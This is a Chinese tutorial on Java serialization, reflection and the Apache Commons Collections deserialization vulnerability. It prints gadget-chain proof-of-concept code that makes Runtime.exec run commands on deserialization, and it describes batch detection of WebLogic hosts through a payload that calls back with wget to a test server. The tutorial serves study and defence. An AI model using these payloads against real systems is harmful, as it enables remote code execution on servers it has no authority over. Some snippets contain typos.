## 1.Java序列化与反序列化

### 1.1 Java序列化与反序列化基础知识

**什么是Java序列化与反序列化**

Java序列化是指把Java对象转换为字节序列的过程；而Java反序列化是指把字节序列恢复为Java对象的过程。

**注：**

JAVA序列化与反序列化是JAVA对象与一串字节流之间的相互转换，我们在程序中创建的JAVA对象只存在于JVM中，当程序退出时，这些对象也就消失了，而序列化正是为了将这些对象保存起来以供将来使用，也可以将已经序列化的对象传送给其他JVM来使用，这些序列化的字节流是与JVM无关的，也就是说一个JVM序列化的对象可以在另一个JVM中反序列化。

使用JAVA提供的序列化机制有以下两条需要遵守的条件：

（1）该类必须直接实现java.io.Serializable接口或者间接从其继承树中实现该接口（也就是它的某个父类实现了这个接口）

（2）对于该类的所有无法序列化的属性（这里指字段field，而不是严格意义上的属性property）必须使用transient修饰

**为什么需要序列化与反序列化**

我们知道，当两个进程进行远程通信时，可以互相发送各种类型的数据，包括文本、图片、音频、视频等，而这些数据都会以二进制序列的形式在网络上传送。那么当两个Java进程进行通信时，能否实现进程间的对象传送呢？答案是可以的。如何做到呢？这就需要Java序列化与反序列化了。换句话说，一方面，发送方需要把这个Java对象转换为字节序列，然后在网络上传送；另一方面，接收方需要从字节序列中恢复出Java对象。

当我们明晰了为什么需要Java序列化和反序列化后，我们很自然地会想Java序列化的好处。其好处一是实现了数据的持久化，通过序列化可以把数据永久地保存在硬盘上（通常存放在文件里），二是利用序列化实现远程通信，即在网络上传送对象的字节序列。

**如何实现Java序列化与反序列化**

1. JDK类库中序列化API

|  |
| --- |
| java.io.ObjectOutputStream：表示对象输出流 |

它的writeObject(Object obj)方法可以对参数指定的obj对象进行序列化，把得到的字节序列写到一个目标输出流中。

|  |
| --- |
| java.io.ObjectInputStream：表示对象输入流 |

它的readObject()方法源输入流中读取字节序列，再把它们反序列化成为一个对象，并将其返回。

1. 实现序列化的要求

只有实现了Serializable或Externalizable接口的类的对象才能被序列化，否则抛出异常。

1. 实现Java对象序列化与反序列化的方法

假定一个Student类，它的对象需要序列化，可以有如下三种方法：

**方法一：若Student类仅仅实现了Serializable接口，则可以按照以下方式进行序列化和反序列化。**

ObjectOutputStream采用默认的序列化方式，对Student对象的非transient的实例变量进行序列化。

ObjectInputStream采用默认的反序列化方式，对Student对象的非transient的实例变量进行反序列化。

**方法二：若Student类仅仅实现了Serializable接口，并且还定义了**

**readObject(ObjectInputStream in)和writeObject(ObjectOutputStream out)，则采用以下方式进行序列化与反序列化。**

ObjectOutputStream调用Student对象的writeObject(ObjectOutputStream out)的方法进行序列化。

ObjectInputStream调用Student对象的readObject(ObjectInputStream in)的方法进行反序列化。

**方法三：若Student类实现了Externalnalizable接口，且Student类必须实现readExternal(ObjectInput in)和writeExternal(ObjectOutput out)方法，则按照以下方式进行序列化与反序列化。**

ObjectOutputStream调用Student对象的writeExternal(ObjectOutput out)的方法进行序列化。

ObjectInputStream调用Student对象的readExternal(ObjectInput in)的方法进行反序列化。

1. JDK类库中序列化的步骤

步骤一：创建一个对象输出流，它可以包装一个其它类型的目标输出流，如文件输出流：

|  |
| --- |
| ObjectInputStream in = new ObjectInputStream(new fileInputStream(“D:\\objectfile.obj”)); |

步骤二：通过对象输出流的writeObject()方法写对象：

|  |
| --- |
| out.writeObject(“Hello”);  out.writeObject(new Date()); |

1. JDK类库中反序列化的步骤

步骤一：创建一个对象输入流，它可以包装一个其它类型输入流，如文件输入流：

|  |
| --- |
| ObjectInputStream in = new ObjectInputStream(new fileInputStream(“D:\\objectfile.obj”)); |

步骤二：通过对象输出流的readObject()方法读取对象：

|  |
| --- |
| String obj1 = (String)in.readObject();  Date obj2 = (Date)in.readObject(); |

说明：为了正确读取数据，完成反序列化，必须保证向对象输出流写对象的顺序与从对象输入流中读对象的顺序一致。

### 1.2 Java序列化使用场景和优点

使用场景：

（1）永久性保存对象，保存对象的字节序列到本地文件或者数据库中； 、

（2）通过序列化以字节流的形式使对象在网络中进行传递和接收；

（3）通过序列化在进程间传递对象；

优点：

(1)实现了数据的持久化，通过序列化可以把数据永久地保存到硬盘上

(2)利用序列化实现远程通信，即在网络上传送对象的字节序列。

### 1.3 Java序列化与反序列化案例

为了更好地理解Java序列化与反序列化，选择方法一编码实现。

Student类定义如下：

|  |
| --- |
| package com.jieke.io;  import java.io.Serializable;  /\*  实现序列化接口的学生类  \*/  public class Student implements Serializable  {  private String name;  private char sex;  private int year;  private double gpa;  public Student()  {  }  public Student(String name, char sex, int year, double gpa)  {  this.name = name;  this.sex = sex;  this.year = year;  this.gpa = gpa;  }  public void setName(String name)  {  this.name = name;  }  public void setSex(char sex)  {  this.sex = sex;  }  public void setYear(int year)  {  this.year = year;  }  public void setGpa(double gpa)  {  this.gpa = gpa;  }  public String getName()  {  return this.name;  }  public char getSex()  {  return this.sex;  }  public int getYear()  {  return this.year;  }  public double getGpa()  {  return this.gpa;  }  } |

把Student类的对象序列化到文件O:\\Java\\com\\jieke\\io\\student.txt，并从该文件中反序列化，向console显示结果。代码如下：

|  |
| --- |
| import java.io.\*;  /\*  实现学生类实例的序列化与反序列化  \*/  public class UseStudent  {  public static void main(String[] args)  {  Student st = new Student(“Tom”,’M’,20,3.6);  File file = new File(“O:\\Java\\com\\jieke\\io\\student.txt”);  try  {  file.createNewFile();  }  catch(IOException e)  {  e.printStackTrace();  }  try  {  //Student对象序列化过程  FileOutputStream fos = new FileOutputStream(file);  ObjectOutputStream oos = new ObjectOutputStream(fos);  oos.writeObject(st);  oos.flush();  oos.close();  fos.close();  //Student对象反序列化过程  FileInputStream fis = new FileInputStream(file);  ObjectInputStream ois = new ObjectInputStream(fis);  Student st1 = (Student) ois.readObject();  System.out.println(“name = ” + st1.getName());  System.out.println(“sex = ” + st1.getSex());  System.out.println(“year = ” + st1.getYear());  System.out.println(“gpa = ” + st1.getGpa());  ois.close();  fis.close();  }  catch(ClassNotFoundException e)  {  e.printStackTrace();  }  catch(IOException e)  {  e.printStackTrace();  }  }  } |

结果如下所示：

|  |
| --- |
| name = Tom  sex = M  year = 20  gpa = 3.6 |

总结：

1. Java序列化就是把对象转换成字节序列，而Java反序列化就是把字节序列还原成Java对象。
2. 采用Java序列化与反序列化技术，一是可以实现数据的持久化，在MVC模式中很有用；二是可以实现对象数据的远程通信。

参考链接：

http://blog.csdn.net/wangloveall/article/details/7992448/

http://blog.csdn.net/jason\_279/article/details/52947093

## 2.Java中的反射机制

**反射的概念：**

主要是指程序可以访问，检测和修改它本身状态或行为的一种能力，并能根据自身行为的状态和结果，调整或修改应用所描述行为的状态和相关的语义。

反射是java中一种强大的工具，能够使我们很方便的创建灵活的代码，这些代码可以再运行时装配，无需在组件之间进行源代码链接。

**反射机制的作用：**

通过反射机制访问java对象的属性，方法，构造方法等。

反射机制获取类有三种方法。获取Employee的类型：

|  |
| --- |
| //第一种方式：  Class c1 = Class.forName("Employee");  //第二种方式：  //java中每个类型都有class 属性  Class c2 = Employee.class;  //第三种方式：  //java语言中任何一个java对象都有getClass 方法  Employee e = new Employee();  Class c3 = e.getClass();  //c3是运行时类（e的运行时类是Employee） |

创建对象：获取类以后我们来创建它的对象，利用newInstance：

|  |
| --- |
| Class c =Class.forName("Employee");  //创建此Class 对象所表示的类的一个新实例  Objecto = c.newInstance();  //调用了Employee的无参数构造方法 |

获取属性：分为所有的属性和指定的属性：

（1）先看获取所有的属性的写法：

|  |
| --- |
| //获取整个类  Class c = Class.forName("java.lang.Integer");  //获取所有的属性  Field[] fs = c.getDeclaredFields();  //定义可变长的字符串，用来存储属性  StringBuffer sb = new StringBuffer();  //通过追加的方法，将每个属性拼接到此字符串中    //最外边的public定义  sb.append(Modifier.toString(c.getModifiers()) + " class " + c.getSimpleName() +"{\n");  //里边的每一个属性  for(Field field:fs){  sb.append("\t");  //空格  sb.append(Modifier.toString(field.getModifiers())+" ");  //获得属性的修饰符，例如public，static等等  sb.append(field.getType().getSimpleName() + " ");  //属性的类型的名字  sb.append(field.getName()+";\n");  //属性的名字+回车  }  sb.append("}");  System.out.println(sb); |

（2）获取特定的属性，对比着传统的方法来学习：

|  |
| --- |
| public static void main(String[] args) throws Exception{  //以前的方式：  /\*  User u = new User();  u.age = 12; //set  System.out.println(u.age); //get  \*/    //获取类  Class c = Class.forName("User");  //获取id属性  Field idF = c.getDeclaredField("id");  //实例化这个类赋给o  Object o = c.newInstance();  //打破封装  idF.setAccessible(true);  //使用反射机制可以打破封装性，导致了java对象的属性不安全。  //给o对象的id属性赋值"110"  idF.set(o, "110");  //set  //get  System.out.println(idF.get(o));  } |

获取方法和构造方法，不再详细描述，只来看一下关键字：

|  |  |
| --- | --- |
| 方法关键字 | 含义 |
| getDeclaredMethods() | 获取所有的方法 |
| getReturnType() | 获得方法的放回类型 |
| getParameterTypes() | 获得方法的传入参数类型 |
| getDeclaredMethod("方法名",参数类型.class,……) | 获得特定的方法 |
|  |  |
| 构造方法关键字 | 含义 |
| getDeclaredConstructors() | 获取所有的构造方法 |
| getDeclaredConstructor(参数类型.class,……) | 获取特定的构造方法 |
|  |  |
| 父类和父接口 | 含义 |
| getSuperclass() | 获取某类的父类 |
| getInterfaces() | 获取某类实现的接口 |

这样我们就可以获得类的各种内容，进行反编译。对于JAVA这种先编译再运行的语言来说，反射机制可以使代码更加灵活，更加容易实现面向对象。

参考链接：

http://blog.csdn.net/liujiahan629629/article/details/18013523

## 3.Commons Collections Java反序列化漏洞

### 3.1 Java反序列化漏洞简介

Java序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中，Java中的ObjectOutputStream类的writeObject()方法可以实现序列化。

Java反序列化即逆过程，由字节流还原成对象。ObjectInputStream类的readObject()方法用于反序列化。

因此要利用Java反序列化漏洞，需要在进行反序列化的地方传入攻击者的序列化代码。能符合以上条件的地方即存在漏洞。

**注：**

2015年，Java方面影响力最大的漏洞莫过于这段时间持续火热的Commons Collections反序列化漏洞了。

在2015年11月6日，FoxGlove Security安全团队的@breenmachine 发布的一篇长博客里，借用Java反序列化和Apache Commons Collections这一基础类库实现远程命令执行的真实案例来到人们的视野，各大Java Web Server纷纷躺枪，这个漏洞横扫WebLogic、WebSphere、JBoss、Jenkins、OpenNMS的最新版。而在将近10个月前， Gabriel Lawrence 和Chris Frohoff 就已经在AppSecCali上的一个报告里提到了这个漏洞利用思路。

### 3.2漏洞的成因


我们既然已经知道了序列化与反序列化的过程，那么如果反序列化的时候，这些即将被反序列化的数据是我们特殊构造的呢！

　　如果Java应用对用户输入，即不可信数据做了反序列化处理，那么攻击者可以通过构造恶意输入，让反序列化产生非预期的对象，非预期的对象在产生过程中就有可能带来任意代码执行。


### 3.3 反序列化举例

首先需要有一个Person类，一会对它进行反序列化以及序列化。


源码如下：



然后写一个反序列化的工具类：



最有写一个测试的main类:



此时运行main类,发现计算器已被触发：



观察其中代码，其中最重要的是在Person类中重写了readObjct代码，每次进行反序列化时都会调用readObje函数，此时就会运行Runtime.*getRuntime*().exec("calc")这行代码。

从这里可以看出，想要触发漏洞，只需要找到重写了readobject(\_)方法且其中有可控参数的类即可。

### 3.4 POC构造

1.思路：构造一个对象 —— 反序列化 —— 提交数据

2. 首先，我们可以知道，要想在java中调用外部命令，可以使用这个函数 Runtime.getRuntime().exec()，然而，我们现在需要先找到一个对象，可以存储并在特定情况下执行我们的命令：

(1)Map类 --> TransformedMap

Map类是存储键值对的数据结构。 Apache Commons Collections中实现了TransformedMap ，该类可以在一个元素被添加/删除/或是被修改时(即key或value：集合中的数据存储形式即是一个索引对应一个值，就像身份证与人的关系那样)，会调用transform方法自动进行特定的修饰变换，具体的变换逻辑由Transformer类定义。也就是说，TransformedMap类中的数据发生改变时，可以自动对进行一些特殊的变换，比如在数据被修改时，把它改回来; 或者在数据改变时，进行一些我们提前设定好的操作。

至于会进行怎样的操作或变换，这是由我们提前设定的，这个叫做transform。

我们可以通过TransformedMap.decorate()方法获得一个TransformedMap的实例：

TransformedMap.decorate方法,预期是对Map类的数据结构进行转化，该方法有三个参数。

第一个参数为待转化的Map对象

第二个参数为Map对象内的key要经过的转化方法（可为单个方法，也可为链，也可为空）

第三个参数为Map对象内的value要经过的转化方法

(2)Transformer接口

作用：接口于Transformer的类都具备把一个对象转化为另一个对象的功能该类接收一个对象，获取该对象的名称，然后调用了一个invoke反射方法。另外，多个Transformer还能串起来，形成ChainedTransformer。当触发时，ChainedTransformer可以按顺序调用一系列的变换。

下面是一些实现Transformer接口的类：

ConstantTransformer

把一个对象转化为常量，并返回。

InvokerTransformer

通过反射，返回一个对象

ChainedTransformer

ChainedTransformer为链式的Transformer，会挨个执行我们定义Transformer

　 Apache Commons Collections中已经实现了一些常见的Transformer，其中有一个可以通过Java的反射机制来调用任意函数，叫做InvokerTransformer，代码如下：

public class InvokerTransformer implements Transformer, Serializable { /\*

Input参数为要进行反射的对象，

iMethodName,iParamTypes为调用的方法名称以及该方法的参数类型

iArgs为对应方法的参数

在invokeTransformer这个类的构造函数中我们可以发现，这三个参数均为可控参数

\*/

public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {

super();

iMethodName = methodName;

iParamTypes = paramTypes;

iArgs = args;

}

public Object transform(Object input) {

if (input == null) {

return null;

}

try {

Class cls = input.getClass();

Method method = cls.getMethod(iMethodName, iParamTypes);

return method.invoke(input, iArgs);

} catch (NoSuchMethodException ex) {

throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");

} catch (IllegalAccessException ex) {

throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");

} catch (InvocationTargetException ex) {

throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex); }}}

只需要传入方法名、参数类型和参数，即可调用任意函数。

先用ConstantTransformer()获取了Runtime类，接着反射调用getRuntime函数，再调用getRuntime的exec()函数，执行命令""。依次调用关系为： Runtime --> getRuntime --> exec()

再理一遍：

　1)构造一个Map和一个能够执行代码的ChainedTransformer，

　2)生成一个TransformedMap实例

　3)利用MapEntry的setValue()函数对TransformedMap中的键值进行修改

　4)触发我们构造的之前构造的链式Transforme（即ChainedTransformer）进行自动转换

知识补充：

Map是java中的接口，Map.Entry是Map的一个内部接口。

Map提供了一些常用方法，如keySet()、entrySet()等方法。

keySet()方法返回值是Map中key值的集合；

entrySet()的返回值也是返回一个Set集合，此集合的类型为Map.Entry。

Map.Entry是Map声明的一个内部接口，此接口为泛型，定义为Entry<K,V>。它表示Map中的一个实体（一个key-value对）。

接口中有getKey(),getValue方法，可以用来对集合中的元素进行修改

现在实现这个思路：

public static void main(String[] args) throws Exception {

//transformers: 一个transformer链，包含各类transformer对象（预设转化逻辑）的转化数组

Transformer[] transformers = new Transformer[] {

new ConstantTransformer(Runtime.class),

new InvokerTransformer("getMethod",

new Class[] {String.class, Class[].class }, new Object[] {

"getRuntime", new Class[0] }),

new InvokerTransformer("invoke",

new Class[] {Object.class, Object[].class }, new Object[] {

null, new Object[0] }),

new InvokerTransformer("exec",

new Class[] {String.class }, new Object[] {"calc.exe"})};

//首先构造一个Map和一个能够执行代码的ChainedTransformer，以此生成一个TransformedMap

Transformer transformedChain = new ChainedTransformer(transformers);

Map innerMap = new hashMap();

innerMap.put("1", "zhang");

Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

//触发Map中的MapEntry产生修改（例如setValue()函数

Map.Entry onlyElement = (Entry) outerMap.entrySet().iterator().next();

onlyElement.setValue("foobar");

/\*代码运行到setValue()时，就会触发ChainedTransformer中的一系列变换函数：

首先通过ConstantTransformer获得Runtime类

进一步通过反射调用getMethod找到invoke函数

最后再运行命令calc.exe。

\*/

}

目前的构造还需要依赖于Map中某一项去调用setValue() 怎样才能在调用readObject()方法时直接触发执行呢？

更近一步

　　我们知道，如果一个类的方法被重写，那么在调用这个函数时，会优先调用经过修改的方法。因此，如果某个可序列化的类重写了readObject()方法，并且在readObject()中对Map类型的变量进行了键值修改操作，且这个Map变量是可控的，我么就可以实现攻击目标。

仔细寻找，终于发现了一个类：AnnotationInvocationHandler类

这个类有一个成员变量memberValues是Map类型

更棒的是，AnnotationInvocationHandler的readObject()函数中对memberValues的每一项调用了setValue()函数对value值进行一些变换。

这个类完全符合我们的要求，那么，我们的思路就非常清晰了

　　1）首先构造一个Map和一个能够执行代码的ChainedTransformer，

　　2）生成一个TransformedMap实例

　　3）实例化AnnotationInvocationHandler，并对其进行序列化，

4）当触发readObject()反序列化的时候，就能实现命令执行。

Poc的执行流程：TransformedMap🡪AnnotationInvocationHandler.read


Object()🡪setValue()🡪漏洞成功触发。

### 3.5 Java反序列化PoC详解

|  |
| --- |
| public class test {  public static void main(String[] args) throws Exception {  String[] execArgs = new String[] { "sh", "-c", "whoami &gt; /tmp/fuck" };  Transformer[] transformers = new Transformer[] {  new ConstantTransformer(Runtime.class),  new InvokerTransformer(  "getMethod",  new Class[] {String.class, Class[].class },  new Object[] {"getRuntime", new Class[0] }  ),  new InvokerTransformer(  "invoke",  new Class[] {Object.class,  Object[].class }, new Object[] {null, null }  ),  new InvokerTransformer(  "exec",  new Class[] {String[].class },  new Object[] { execArgs }  )  };  Transformer transformedChain = new ChainedTransformer(transformers);    Map&lt;String, String&gt; BeforeTransformerMap = new HashMap&lt;String, String&gt;();  BeforeTransformerMap.put("hello", "manning");    Map AfterTransformerMap = TransformedMap.decorate(BeforeTransformerMap, null, transformedChain);    Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");    Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);  ctor.setAccessible(true);  Object instance = ctor.newInstance(Target.class, AfterTransformerMap);    File f = new File("temp.bin");  ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));  out.writeObject(instance);  }  } |

如果想彻底理解上面的PoC，需要明白Java中的一些概念。

在Apache commons工具包中有很多jar包（jar包可以理解为python的库），具体jar包里面含有的内容，如下图所示：



其中Java反序列化的问题出在org.apache.commons.collections这个库里面。

**注：**


Apache Commons Collections是一个扩展了Java标准库里的Collection结构的第三方基础库，它提供了很多强有力的数据结构类型并且实现了各种集合工具类。作为Apache开源项目的重要组件，Commons Collections被广泛应用于各种Java应用的开发。

org.apache.commons.collections提供一个类包来扩展和增加标准的Java的collection框架，也就是说这些扩展也属于collection的基本概念，只是功能不同罢了。Java中的collection可以理解为一组对象，collection里面的对象称为collection的对象。具象的collection为set，list，queue等等。换一种理解方式，collection是set，list，queue的抽象，collection中文含义是收集的意思，那么收集的具体方式就可以是set，list，queue了。

在org.apache.commons.collections内提供了一个接口类叫Transformer，这个接口的英文定义为：

|  |
| --- |
| Defines a functor interface implemented by classes that transform one object into another. |

也就是说接口于Transformer的类都具备把一个对象转化为另一个对象的功能。目前已知接口于Transformer的类，如下图所示：



上图中带箭头指示的为Java反序列化漏洞的poc含有的类。

ConstantTransformer

|  |
| --- |
| Transformer implementation that returns the same constant each time. （把一个对象转化为常量，并返回） |

InvokerTransformer

|  |
| --- |
| Transformer implementation that creates a new object instance by reflection. （通过反射，返回一个对象） |

ChainedTransformer

|  |
| --- |
| Transformer implementation that chains the specified transformers together. （把一些transformer链接到一起，构成一组链条，对一个对象依次通过链条内的每一个transformer进行转换） |

有了以上的相关概念，就可以理解最开始的poc了。poc里面，我们一共创建了以下关键对象。

execArgs

|  |
| --- |
| 待执行的命令数组 |

transformers

|  |
| --- |
| 一个transformer链，包含预设转化逻辑（各类transformer对象）的转化数组 |

transformedChain

|  |
| --- |
| ChainedTransformer类对象，传入transformers数组，可以按照transformers数组的逻辑执行转化操作 |

BeforeTransformerMap

|  |
| --- |
| Map数据结构，转换前的Map，Map数据结构内的对象是键值对形式，类比于python的dict理解即可 |

AfterTransformerMap

|  |
| --- |
| Map数据结构，转换后的Map |

整个poc的逻辑可以这么理解，构建了BeforeTransformerMap的键值对，为其赋值，利用TransformedMap的decorate方法，可以对Map数据结构的key，value进行transforme。

TransformedMap.decorate方法,预期是对Map类的数据结构进行转化，该方法有三个参数。第一个参数为待转化的Map对象，第二个参数为Map对象内的key要经过的转化方法（可为单个方法，也可为链，也可为空），第三个参数为Map对象内的value要经过的转化方法。

|  |
| --- |
| TransformedMap.decorate(目标Map, key的转化对象（单个或者链或者null）, value的转化对象（单个或者链或者null）); |

poc中对BeforeTransformerMap的value进行转换，当BeforeTransformerMap的value执行完一个完整转换链，就完成了命令执行。

在进行反序列化时，我们会调用ObjectInputStream类的readObject()方法。如果被反序列化的类重写了readObject()，那么该类在进行反序列化时，Java会优先调用重写的readObject()方法。

结合前述Commons Collections的特性，如果某个可序列化的类重写了readObject()方法，并且在readObject()中对Map类型的变量进行了键值修改操作，并且这个Map变量是可控的，就可以实现我们的攻击目标了。

因此我们在poc中看见了下行的代码。

|  |
| --- |
| Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler"); |

这个类完全符合我们的要求。

**注：**

AnnotationInvocationHandler类的代码如下：

|  |
| --- |
| class AnnotationInvocationHandler implements InvocationHandler, Serializable  {  private final Class<? extends Annotation> type;  private final Map<String, Object> memberValues;  AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues)  {  this.type = type;  this.memberValues = memberValues;  }  ..  //AnnotationInvocationHandler的readObject()函数中对  //memberValues的每一项调用了setValue()函数  private void readObject(java.io.ObjectInputStream s) throws java.io.IOException, ClassNotFoundException  {  s.defaultReadObject();  // Check to make sure that types have not evolved  //incompatibly  AnnotationType annotationType = null;  try  {  annotationType = AnnotationType.getInstance(type);  }  catch(IllegalArgumentException e)  {  // Class is no longer an annotation type; all bets are off  return;  }  Map<String, Class<?>> memberTypes = annotationType.memberTypes();  //If there are annotation members without values, that  //situation is handled by the invoke method.  for (Map.Entry<String, Object> memberValue : memberValues.entrySet())  {  String name = memberValue.getKey();  Class<?> memberType = memberTypes.get(name);  if (memberType != null)  { // i.e. member still exists  Object value = memberValue.getValue();  if (!(memberType.isInstance(value) || value instanceof ExceptionProxy))  {  memberValue.setValue( new AnnotationTypeMismatchExceptionProxy( value.getClass() + "[" + value + "]").setMember( annotationType.members().get(name)));  }  }  }  }  } |

它的成员变量memberValue为Map<String, Object> 类型，并且在重写的readObject()方法中有memberValue.setValue()的操作。

我们可以实例化一个AnnotationInvocationHandler类，将其成员变量memberValues赋值为精心构造的恶意TransformedMap对象。然后将其序列化，提交给未做安全检测的Java应用。Java应用在进行反序列化操作时，则会触发TransformedMap的变换函数，执行预设的命令。

如果要实现一个可控的poc，需要对transformer链的构造进行理解。首先来看InvokerTransformer。

|  |
| --- |
| InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) |

参数依次为：方法名称，参数类型，参数对象。我们找其中一个来看下。

|  |
| --- |
| new InvokerTransformer(  "getMethod",  new Class[] {String.class, Class[].class },  new Object[] {"getRuntime", new Class[0] }  ),  new InvokerTransformer(  "invoke",  new Class[] {Object.class, Object[].class },  new Object[] {null, null }  ),  new InvokerTransformer(  "exec",  new Class[] {String.class },  new Object[] {"gedit"}  ) |

参数类型里面的内容完全对应于参数对象里的内容。

PS：由于Method类的invoke(Object obj,Object args[])方法的定义，所以在反射内写new Class[] {Object.class, Object[].class }。

所以正常流程如下所示：

|  |
| --- |
| ((Runtime)Runtime.class.getMethod("getRuntime",null).invoke(null,null)).exec("gedit"); |

**注：**

也就是说，一个精心构造的TransformedMap，在其任意键值被修改时，可以触发变换，从而执行任意命令。

参考链接：

http://blog.nsfocus.net/java-deserialization-vulnerability-comments/

http://blog.csdn.net/gl74gs48/article/details/51459742

http://www.freebuf.com/news/150872.html

## 4.发现Java反序列化漏洞的方法


### 4.1 无直接回显的方法

漏洞检测

该漏洞的利用方法目前已经有成型的工具，其中包括国外研究者编写的ysoserial，以及国内研究者编写的serial.jar，均可以生成攻击payload。

检测思路

拓扑结构：



由于目前来说暂未发现可直接回显结果的方法，单纯检测包返回结果无法很精确的发现是否存在漏洞，因此我们采用了结合第三方的方式进行批量检查，检测服务器发送payload到受检测主机，受检测主机执行远程命令访问测试服务器打开的Web服务，登录测试服务器查看测试服务器的Web访问日志，确认受检测主机IP地址是否在日志文件上，测试服务器日志上存在受检测主机的IP地址，则可以确认受检测主机执行了命令，存在漏洞。

本次测试以使用最多的Weblogic为例，使用工具生成payload，payload中执行的命令为：

|  |
| --- |
| wget http://192.168.0.1/libreversex.html |

其中，192.168.0.1为我们搭建用于接受wget命令的测试服务器的IP地址。

然后利用国外的POC进行修改，在代码后面加入远程读取服务器日志，并匹配日志中是否存在该IP地址，其中读取目标服务器访问日志，我们使用了一个技巧，即将目标服务器的Web访问日志做个硬链接到Web目录下，这样就可以远程直接读取Web日志进行对比，确认该IP是否存在安全漏洞。

运行结果：

C:\Users\Administrator\Desktop\14482057268728.png

在批量检测过程中，我们发现并不是说仅有7001端口存在该安全漏洞，部分站点80端口也存在该漏洞，因为只要是接受T3协议的端口均会存在该安全漏洞。

检测方法总结

优点：

该检测方法直接通过执行命令并查看执行结果的方式进行检测，准确率高。

缺点：

1. 若内网防火墙禁止内部主机主动访问外部，则无法成功检测，因此存在漏报的可能。

2. 对于windows下的主机，由于无wget命令，无法使用该方式检测。

检测用测试代码

以下是WebLogic的POC，采用的BBT的框架：

|  |
| --- |
